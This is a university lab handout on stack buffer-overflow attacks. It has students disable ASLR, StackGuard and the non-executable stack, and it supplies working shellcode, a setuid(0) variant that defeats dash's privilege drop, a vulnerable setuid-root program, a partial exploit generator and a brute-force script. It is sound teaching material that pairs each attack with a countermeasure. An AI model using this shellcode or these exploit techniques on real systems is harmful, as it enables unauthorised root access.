Buffer Overflow Lab

1 Lab Overview

The learning objective of this lab is for students to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into action. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be used by a malicious user to alter the flow control of the program, leading to the execution of malicious code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this lab, students will be given a program with a buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability and finally gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in the operating system to counter against buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why. This lab covers the following topics:

- Buffer overflow vulnerability and attack
- Stack layout in a function invocation
- Shellcode • Address randomization
- Non-executable stack
- StackGuard

2 Lab Tasks

2.1 Turning Off Countermeasures

You can execute the lab tasks using our pre-built Ubuntu virtual machines. Ubuntu and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first. Later on, we will enable them one by one, and see whether our attack can still be successful.

Address Space Randomization. Ubuntu and several other Linux-based systems uses address space randomization [2] to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable this feature using the following command:

```
sudo  sysctl  -w  kernel.randomize_va_space=0
```

The StackGuard Protection Scheme. The GCC compiler implements a security mechanism called Stack-Guard to prevent buffer overflows. In the presence of this protection, buffer overflow attacks will not work.We can disable this protection during the compilation using the `-fno-stack-protector` option. For example,to compile a program example.c with StackGuard disabled, we can do the following:

```
gcc  -fno-stack-protector  example.c
```

Non-Executable Stack. Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e.,they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of gcc, and by default, stacks are set to be non-executable (further reading: [3]). To change that, use the following option when compiling programs:

```
For  executable  stack:
gcc  -z  execstack -o  test  test.c
For  non-executable  stack:
gcc  -z  noexecstack -o  test  test.c
```

The `/bin/sh` symbolic link points to the `/bin/dash` shell. The dash shell in Ubuntu 16.04 has a countermeasure that prevents itself from being executed in a `Set-UID` process. Basically, if dash detects that it is executed in a `Set-UID` process, it immediately changes the effective user ID to the process's real user ID, essentially dropping the privilege.

Since our victim program is a `Set-UID` program, and our attack relies on running `/bin/sh`, the countermeasure in `/bin/dash` makes our attack more difficult. Therefore, we will link `/bin/sh` to another shell that does not have such a countermeasure (in later tasks, we will show that with a little bit more effort, the countermeasure in `/bin/dash` can be easily defeated). We have installed a shell program called `zsh` in our VM. We use the following commands to link `/bin/sh` to `zsh`.

```
sudo  rm  /bin/sh $ sudo  ln  -s  /bin/zsh  /bin/sh
```

2.2 Task 1: Running Shellcode

Before starting the attack, let us get familiar with the shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include  <stdio.h>
int  main()  {
  char  *name[2];
  name[0]  =  "/bin/sh";
  name[1]  =  NULL;
  execve(name[0],  name,  NULL);
}
```

The shellcode that we use is just the assembly version of the above program. The following program shows how to launch a shell by executing a shellcode stored in a buffer.

Please compile and run the following code, and see whether a shell is invoked.

```
/* call_shellcode.c */
/* A program that launches a shell using shellcode  */
#include  <stdlib.h>
#include  <stdio.h>
#include  <string.h>
const  char  code[]  =
  "\x31\xc0"     /* Line 1:   xorl %eax,%eax */
  "\x50"         /* Line 2:   pushl %eax */
  "\x68""//sh"   /* Line 3:   pushl $0x68732f2f */
  "\x68""/bin"   /* Line 4:   pushl $0x6e69622f */
  "\x89\xe3"     /* Line 5:   movl %esp,%ebx */
  "\x50"         /* Line 6:   pushl %eax */
  "\x53"         /* Line 7:   pushl %ebx */
  "\x89\xe1"     /* Line 8:   movl %esp,%ecx */
  "\x99"         /* Line 9:   cdq */
  "\xb0\x0b"     /* Line 10: movb $0x0b,%al */
  "\xcd\x80"     /* Line 11: int $0x80 */
;
int  main(int  argc,  char  **argv)
{
  char  buf[sizeof(code)];
  strcpy(buf,  code);
  ((void(*)(  ))buf)(  );
}
```

Compile the code above using the following `gcc` command. Run the program and describe your observations. Please do not forget to use the `execstack` option, which allows code to be executed from the stack; without this option, the program will fail.

```
gcc  -z  execstack  -o  call_shellcode  call_shellcode.c
```

The shellcode above invokes the `execve()` system call to execute `/bin/sh`. A few places in this shellcode are worth mentioning. First, the third instruction pushes `"//sh"`, rather than `"/sh"` into the stack. This is because we need a 32-bit number here, and `"/sh"` has only 24 bits. Fortunately, `"//"` is equivalent to `"/"`, so we can get away with a double slash symbol. Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx,%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores name to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx,  %edx`); the one (`cdq`) used here is simply a shorter instruction: it copies the sign (bit 31) of the value in the EAX register (which is 0 at this point) into every bit position in the EDX register, basically setting %edx to 0. Third, the system call `execve()` is called when we set `%al` to 11, and execute `int $0x80`.

> Q1: Include screenshot showing what happens when you run the program and explain the output.

2.3 The Vulnerable Program

You have been provided with the following program, which has a buffer-overflow vulnerability in the `strcpy()` statement. Your job is to exploit this vulnerability and gain the root privilege.

```
/* Vulnerable program: stack.c */
#include  <stdlib.h>
#include  <stdio.h>
#include  <string.h>
int  bof(char  *str)
{
  char  buffer[24];
  /* The following statement has a buffer overflow problem */
  strcpy(buffer,  str);
  return  1;
}
```

```
int  main(int  argc,  char  **argv)
{
  char  str[517];
  FILE  *badfile;badfile  =  fopen("badfile",  "r");
  fread(str,  sizeof(char),  517,  badfile);
  bof(str);
  printf("Returned  Properly\n");
  return  1;
}
```

Compile the above vulnerable program. Do not forget to include the `-fno-stack-protector` and `-z  execstack` options to turn off the StackGuard and the non-executable stack protections. After the compilation, we need to make the program a root-owned Set-UID program.

We can achieve this by first changing the ownership of the program to root, and then changing the permission to `4755` to enable the `Set-UID` bit.

It should be noted that changing ownership must be done before turning on the `Set-UID` bit, because ownership change will cause the `Set-UID` bit to be turned off.

```
gcc  -o  stack  -z  execstack  -fno-stack-protector  stack.c
sudo  chown  root  stack
sudo  chmod  4755  stack
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called `badfile`, and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer in `bof()` is only 24 bytes long. Because `strcpy()` does not check boundaries, buffer overflow will occur. Since this program is a `Set-root-UID` program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called `badfile`. This file is under users' control. Now, our objective is to create the contents for `badfile`, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

2.4 Task 2: Exploiting the Vulnerability

We provide you with a partially completed exploit code called `exploit.c`. The goal of this code is to construct contents for `badfile`. In this code, the shellcode is given to you. You need to develop the rest.

```
/* exploit.c */
/* A program that creates a file containing code for launching  shell  */
#include  <stdlib.h>
#include  <stdio.h>
#include  <string.h>
char  shellcode[]  =
  "\x31\xc0"     /*    Line 1:   xorl %eax,%eax */
  "\x50"         /* Line 2:   pushl %eax */
  "\x68""//sh"   /* Line 3:   pushl $0x68732f2f */
  "\x68""/bin"   /* Line 4:   pushl $0x6e69622f */
  "\x89\xe3"     /* Line 5:   movl %esp,%ebx */
  "\x50"         /* Line 6:   pushl %eax */
  "\x53"         /* Line 7:   pushl %ebx */
  "\x89\xe1"     /* Line 8:   movl %esp,%ecx */
  "\x99"         /* Line 9:   cdq */
```

```
    "\xb0\x0b"      /* Line 10: movb $0x0b,%al */
    "\xcd\x80"      /* Line 11: int $0x80 */
  ;
  void  main(int  argc,  char  **argv)
  {
    char  buffer[517];
    FILE  *badfile;
    /* Initialize buffer with 0x90 (NOP instruction)*/
    memset(&buffer,  0x90,  517);
    /* You need to fill the buffer with appropriate contents here */
    /* ... Put your code here ...*/
    /* Save the contents to the file "badfile" */
    badfile  =  fopen("./badfile",  "w");
    fwrite(buffer,  517,  1,  badfile);
    fclose(badfile);
 }
```

After you finish the above program, compile and run it. This will generate the contents for `badfile`.Then run the vulnerable program stack. If your exploit is implemented correctly, you should be able to get a root shell.

> Q2: Include a screenshot of your completed program.
> Q3: Include a screenshot that demonstrates your ran your program and got a root shell.

Important: Please compile your vulnerable program first. Please note that the program `exploit.c`, which generates the `badfile`, can be compiled with the default StackGuard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in `stack.c`, which is compiled with the StackGuard protection disabled.

```
gcc  -o  exploit  exploit.c
./exploit //  create  the  badfile
./stack   //  launch  the  attack  by  running  the  vulnerable  program
# <----  Bingo!  You've  got  a  root  shell!
```

It should be noted that although you have obtained the `#` prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following:

```
id
uid=(500)  euid=0(root)
```

Many commands will behave differently if they are executed as `Set-UID` root processes, instead of just as root processes, because they recognize that the real user id is not root. To solve this problem, you can run the following program to turn the real user id to root. This way, you will have a real root process, which is more powerful.

```
  void  main()
  {
    setuid(0);
    system("/bin/sh");
  }
```

2.5 Task 3: Defeating dash's Countermeasure

As we have explained before, the dash shell in Ubuntu 16.04 drops privileges when it detects that the effective UID does not equal to the real UID. The countermeasure implemented in dash can be defeated. One approach is not to invoke `/bin/sh` in our shellcode; instead, we can invoke another shell program. This approach requires another shell program, such as `zsh` to be present in the system. Another approach is to change the real user ID of the victim process to zero before invoking the dash program. We can achieve this by invoking `setuid(0)` before executing `execve()` in the shellcode. In this task, we will use this approach. We will first change the `/bin/sh` symbolic link, so it points back to `/bin/dash`:

```
 sudo  rm  /bin/sh
 sudo  ln  -s  /bin/dash  /bin/sh
```

To see how the countermeasure in dash works and how to defeat it using the system call `setuid(0)`, we write the following C program. We first comment out the Line `setuid(0);` and run the program as a `Set-UID` program (the owner should be root); please describe your observations. We then uncomment the line `setuid(0);` and run the program again; please describe your observations.

> Q4: Include a screenshot showing what happens when you comment out and uncomment `setuid(0)`.
>
> Q5: Describe and explain your observations.

```
//  dash_shell_test.c
#include  <stdio.h>
#include  <sys/types.h>
#include  <unistd.h>
int  main()
{
  char  *argv[2];argv[0]  =  "/bin/sh";
  argv[1]  =  NULL;
  //  setuid(0);
  execve("/bin/sh",  argv,  NULL);
  return  0;
}
```

The above program can be compiled and set up using the following commands (we need to make it root-owned `Set-UID` program):

```
gcc  dash_shell_test.c  -o  dash_shell_test
sudo  chown  root  dash_shell_test
sudo  chmod  4755  dash_shell_test
```

From the above experiment, we will see that `setuid(0)` makes a difference. Let us add the assembly code for invoking this system call at the beginning of our shellcode, before we invoke `execve()`.

```
char  shellcode[]  =
  "\x31\xc0"     /* Line 1: xorl %eax,%eax */
  "\x31\xdb"     /* Line 2: xorl %ebx,%ebx */
  "\xb0\xd5"     /* Line 3: movb $0xd5,%al */
  "\xcd\x80"     /* Line 4: int $0x80 */
  //  ----  The  code  below  is  the  same  as  the  one  in  Task  2  ---
```

```
"\x31\xc0"
"\x50"
"\x68"
"//sh"
"\x68"
"/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80"
```

The updated shellcode adds 4 instructions: (1) set `ebx` to zero in Line 2, (2) set `eax` to `0xd5` via Line 1 and 3 (`0xd5` is `setuid()`'s system call number), and (3) execute the system call in Line 4. Using this shellcode, we can attempt the attack on the vulnerable program when `/bin/sh` is linked to `/bin/dash`.

Using the above shellcode in `exploit.c`, try the attack from Task 2 again and see if you can get a root shell.

Please describe and explain your results.

> Q6: Include a screenshot showing your modified `exploit.c`.
>
> Q7: Include a screenshot showing the result of running the code, describe and explain your results.

2.6 Task 4: Defeating Address Randomization

On 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have 2^19 = 524,288 possibilities. This number is not that high and can be exhausted easily with the brute-force approach. In this task, we use such an approach to defeat the address randomization countermeasure on our 32-bit VM. First, we turn on the Ubuntu's address randomization using the following command.

```
sudo  /sbin/sysctl  -w  kernel.randomize_va_space=2
```

We run the same attack developed in Task 2. Please describe and explain your observation.

> Q8: Include a screenshot showing you turning on address randomization and carrying out the attack.
>
> Q9: Describe and explain your observation.

We then use the brute-force approach to attack the vulnerable program repeatedly, hoping that the address we put in the `badfile` can eventually be correct. You can use the following shell script to run the vulnerable program in an infinite loop (use `chmod +x script.sh` to make is executable and execute using `.\script.sh`. If your attack succeeds, the script will stop; otherwise, it will keep running.

Please be patient, as this may take a while. Let it run overnight if needed. Please describe your observation.

> Q10: Include a screenshot showing your code used to brute force the attack.

> Q11: Include a screenshot showing the results of your brute force attack.
>
> Q12: Describe your observations and discuss what factors might cause the brute forcing take a shorter or longer time?

Save the file below as `script.sh`. You can edit it using the `nano` command.

```
#!/bin/bash
SECONDS=0
value=0

while  [  1  ]
  do
  value=$((  $value  +  1  ))
  duration=$SECONDS
  min=$(($duration  /  60))
  sec=$(($duration  %  60))
  echo  "$min  minutes  and  $sec  seconds  elapsed."
  echo  "The  program  has  been  running  $value  times  so  far."
  ./stack
  done
```

2.7 Task 5: Turn on the StackGuard Protection

Before working on this task, remember to turn off the address randomization first, or you will not know which protection helps achieve the protection.

In our previous tasks, we disabled the StackGuard protection mechanism in GCC when compiling the programs. In this task, you may consider repeating task 1 in the presence of StackGuard. To do that,you should compile the program without the `-fno-stack-protector` option.

For this task, you will recompile the vulnerable program, `stack.c`, to use GCC StackGuard, execute task 1 again, and report your observations. You may report any error messages you observe.

> Q13: Include a screenshot showing your experiment and any error messages observed.
>
> Q14: Why did you get the results that you observed?

In GCC version 4.3.3 and above, StackGuard is enabled by default. Therefore, you have to disable StackGuard using the switch mentioned before.

2.8 Task 6: Turn on the Non-executable Stack Protection

Before working on this task, remember to turn off the address randomization first, or you will not know which protection helps achieve the protection.

In our previous tasks, we intentionally make stacks executable. In this task, we recompile our vulnerable program using the `noexecstack` option, and repeat the attack in Task 2. You should describe your observation and explanation in your lab report.

> Q15: Include a screenshot showing how you carried out the experiment and results.

> Q16: Explain your results. In particular, answer the following questions. Can you get a shell? If not, what is the problem? How does this protection scheme make your attacks difficult.

You can use the following instructions to turn on the non-executable stack protection.


```
gcc  -o  stack  -fno-stack-protector  -z  noexecstack  stack.c
```

It should be noted that non-executable stack only makes it impossible to run shellcode on the stack, but it does not prevent buffer-overflow attacks, because there are other ways to run malicious code after exploiting a buffer-overflow vulnerability. The return-to-libc attack is an example.

3 Guidelines

Chapter 4 of the SEED book titled Computer Security: A Hands-on Approach [1] provides detailed explanation on how buffer-overflow attacks work and how to launch such an attack. We briefly summarize some of the important guidelines in this section.

Stack Layout. We can load the shellcode into `badfile`, but it will not be executed because our instruction pointer will not be pointing to it. One thing we can do is to change the return address to point to the shellcode. But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored. To answer these questions, we need to understand the stack layout when the execution enters a function. The figure shown below gives an example of stack layout during a function invocation.


```
void func (char *str) {
   char buffer[12];
   int  variable_a;
   strcpy (buffer, str);
}

Int main() {
   char *str = "I am greater than 12 bytes";
   func (str);
}
```


(a) A code example (b) Active Stack Frame in func()

Finding the address of the memory that stores the return address. From the figure, we know, if we can find out the address of `buffer[]` array, we can calculate where the return address is stored. Since the vulnerable program is a `Set-UID` program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a `Set-UID` program). In the debugger, you can figure out the address of `buffer[]`, and thus calculate the starting point of the malicious code. You can even modify the copied program, and ask the program to directly print out the address of `buffer[]`. The address of `buffer[]` may be slightly different when you run the `Set-UID` copy, instead of your copy, but you should be quite close.

If the target program is running remotely, and you may not be able to rely on the debugger to find out the address. However, you can always guess. The following facts make guessing a quite feasible approach:

- Stack usually starts at the same address.
- Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.
- Therefore the range of addresses that we need to guess is actually quite small.

Finding the starting point of the malicious code. If you can accurately calculate the address of `buffer[]`, you should be able to accurately calculate the starting point of the malicious code. Even if you cannot accu-rately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, we can add a number of NOPs to the beginning of the malicious code; therefore, if we can jump to any of these NOPs, we can eventually get to the malicious code. The following figure depicts the attack.



Storing a long integer in a buffer: In your exploit program, you might need to store an long integer (4 bytes) into an buffer starting at `buffer[i]`. Since each buffer space is one byte long, the integer will actually occupy four bytes starting at `buffer[i]` (i.e., `buffer[i]` to `buffer[i+3]`). Because buffer and long are of different types, you cannot directly assign the integer to buffer; instead you can cast the `buffer+i` into an long pointer, and then assign the integer. The following code shows how to assign an long integer to a buffer starting at `buffer[i]`:

```
char  buffer[20];
long  addr  =  0xFFEEDD88;
long  *ptr  =  (long  *)  (buffer  +  i);
*ptr  =  addr;
```

4. Submission

You need to submit a detailed lab report that has your name and student ID at the begining. The lab report should answer each of the questions highlighted above, with screenshots, to describe what you have done and what you have observed. This should be submitted as a PDF.

References

[1] Wenliang Du. Computer Security: A Hands-on Approach. CreateSpace Independent Publishing Plat-form, 2017. ISBN-10: 154836794X, ISBN-13: 978-1548367947.

[2] Wikipedia. Address space layout randomization — Wikipedia, the free encyclopedia. "https://en.wikipedia.org/wiki/Address_space_layout_randomization".

[3] Wikipedia. NX bit — Wikipedia, the free encyclopedia. "https://en.wikipedia.org/wiki/NX_bit".